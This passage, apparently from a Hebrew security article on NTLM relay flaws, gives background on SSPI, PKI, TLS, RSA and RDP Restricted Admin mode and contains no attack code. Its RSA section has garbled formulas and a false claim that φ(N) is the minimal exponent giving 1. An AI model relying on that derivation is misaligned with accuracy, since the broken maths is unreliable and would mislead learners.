ניתן למצוא פרטים נוספים כאן:

https://en.wikipedia.org/wiki/NT_LAN_Manager

https://blog.preempt.com/new-ldap-rdp-relay-vulnerabilities-in-ntlm

**SSPI (Security Support Provider Interface)**

SSPI הוא API המאפשר לאפליקציות לבצע אימות זהות והרשאות כמעט באופן שקוף (למרות שזה קצת סיוט לפעמים). כל יישום התומך באימות בסגנון "Windows Authentication", תומך גם ב-SSPI. לדוגמה: Microsoft SQL Server. מבחינה רשתית, הוא מיושם כשכבה נוספת מעל פרוטוקול היישום. הנתונים המוגנים באמצעות SSPI נקראים (לפחות במאמר זה) שכבת אפליקציה.

בין הספקים ניתן למצוא: Kerberos, NTLM, וגם SPNEGO. SPNEGO משמש למשא ומתן עבור בחירת פרוטוקול האימות (גרסה כלשהי של NTLM או Kerberos בדרך כלל), אשר ישמשו לגזירת מפתחות להצפנה ו/או כניסה ל-session data.

**PKI - Public Key Infrastructure**

זוהי התשתית המאפשרת לאמת זהות של ישויות ברשת איתם מתקשרים (למשל אתרים) ובכך לאפשר תקשורת מאובטחת. הנ"ל מתבצע על סמך ישויות שכולם סומכים עליהם הנקראות Certificate Authority (או בקיצור - CA) באמצעות חתימות דיגיטליות.

ראו: https://en.wikipedia.org/wiki/Public_key_infrastructure

[9] הכרת הפרוטוקול הזה היא איננה דרישה הכרחית

**TLS - Transport Layer Security**

TLS היא ההצפנה הסטנדרטית בה משתמשים לרוב ברשת (גם האינטרנט) כדי להעביר מידע ע"ג ערוץ מאובטח (הוא מספקת הצפנה והגנה מפני שגיאות). הצפנה זו עושה שימוש במפתח סימטרי, המסתמכת על PKI כדי לאמת את זהות ישות היעד.

לפרטים:

https://en.wikipedia.org/wiki/Transport_Layer_Security

**RSA**

RSA הוא מקרה כללי של הצפנה א-סימטרית. הצפנות א-סימטריות עובדות על ידי שימוש בשני מפתחות שונים. אחד מהם נקרא מפתח ציבורי, והשני, מפתח פרטי. המפתח הציבורי הוא מפתח שכל אחד רואה ויודע, והוא יכול לשמש כדי להצפין כל הודעה. לעומת זאת, רק המחזיק במפתח הפרטי יכול לפענח הודעות אלו.

ה-RSA מסתמך על הנחה מתמטית בתורת המספרים. כלומר, ההשערה שפירוק לגורמים ראשוניים היא בעיה קשה: נתון p, q שני מספרים ראשוניים שנבחרו באופן אחיד ואקראי. את N שהוא מכפלתם קשה לפרק בחזרה לתוך p, q[10]. כיום, אין דרך יעילה לחשב את הפירוק.

חבורת כל המספרים הזרים ל-N נקראת $Z^*_N$. קיימים $\phi(N)$ מספרים שונים (הזרים ל-$\phi$. (N הנקראת פונקציית אוילר. זהו גם הסדר של הקבוצה. כלומר, לכל x ב-$Z^*_N$, $x^{\phi(N)} = 1$ (וזהו המספר המינימלי עם תכונה זו).

עבור N = pq שבו **p** ו-**q** הם ראשוניים, ידוע כי $\phi(N) = (p-1)(q-1)$. ברגע שאנחנו יודעים את הסדר של הקבוצה, אנחנו יכולים בקלות מאוד למצוא את ההופכי לכל איבר בקבוצה. נניח כי e איבר בקבוצה זו, ו-$\phi(N)$ פונקציית אוילר, אזי באמת קל למצוא מספר d ועוד אחד **C** שעבורו מתקיים gcd(e),$\phi(N)$ = s.t. ed+e$\phi(N)C$ זה נעשה באמצעות אלגוריתם המחלק הגדול ביותר של אוקלידס.

אם הוא זר ל-$\phi(N)$, אזי $e = d^{-1} mod\ \phi(N)$. אך אם איננו יודעים את p,q (או משהו לגביהם פרט ל-N=**pq**), אז אין לנו אפשרות לדעת מהי $\phi(N)$ ולמצוא את **d**. כמובן שנוכל לפרק את N, אך זה יהיה קשה. בהינתן הודעה (המקודדת בצורה כזו בקבוצה זו) **m**, יש לנו $c = m^e\ mod\ N$ שזוהי ההצפנה.

זהו הרעיון הבסיסי מאחורי RSA. כולם יודעים את המפתח הציבורי כך שהם יכולים להצפין, אך רק יישות אחד יודעת את המפתח הפרטי ויכולה לפענח את הצופן (ולמצוא את m) על ידי ביצוע התהליך הבא:

$$c^d\ mod\ N = m^{d*e}\ mod\ N = m^{\phi(N)C+1}\ mod\ N = (m^{\phi(N)})^C m\ mod\ N = m\ mod\ N$$

[10] זה יכול להיות מנוסח יותר בקפידה

**MS-RDP**

Microsoft Remote Desktop Protocol הוא פרוטוקול המשמש לשליטה מרחוק של מחשב אחר. לרוב, המשתמש צריך להקליד שם משתמש וסיסמא על מנת להתחבר.

MS-RDP מאפשר מצב ניהול מוגבל (Restricted Admin) שבו נעשה שימוש כאשר המנהל יכול להשתמש בהרשאות שלו כדי להתחבר למחשב אחר בצורה חלקה. במצב זה, לא מעבירים את הסיסמא הגלויה למחשב המרוחק. על כן, מצב זה נחשב בטוח יותר (למרות שיש לו מגבלות).

Microsoft אפילו מציעה להשתמש במצב זה במקרים שבהם הנכם חושדים כי מחשב היעד תחת שליטה של תוקף:

https://docs.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard

"עבור תרחישי תמיכה בשירותים שבהם אנשי הצוות נדרשים לקבל גישת מנהל כדי לספק סיוע מרחוק למשתמשים באמצעות הפעלות של שולחן עבודה מרוחק, Microsoft ממליצה שלא להשתמש ב-Windows Defender Remote Credential Guard בהקשר זה. הסיבה לכך היא שתוך הפעלת החיבור של RDP למחשב לקוח שהתוקף כבר שולט בו, התוקף יוכל להשתמש בערוץ הפתוח כדי ליצור חיבורים בשם המשתמש כדי לגשת למשאבים של המשתמש לזמן מוגבל (כמה שעות)... לכן, מומלץ להשתמש באפשרות של מצב Restricted Admin". (ציטוט מתורגם מהאתר)

MS-RDP ובכלל זה מצב restricted admin פגיע לחולשה שתוארה כאן.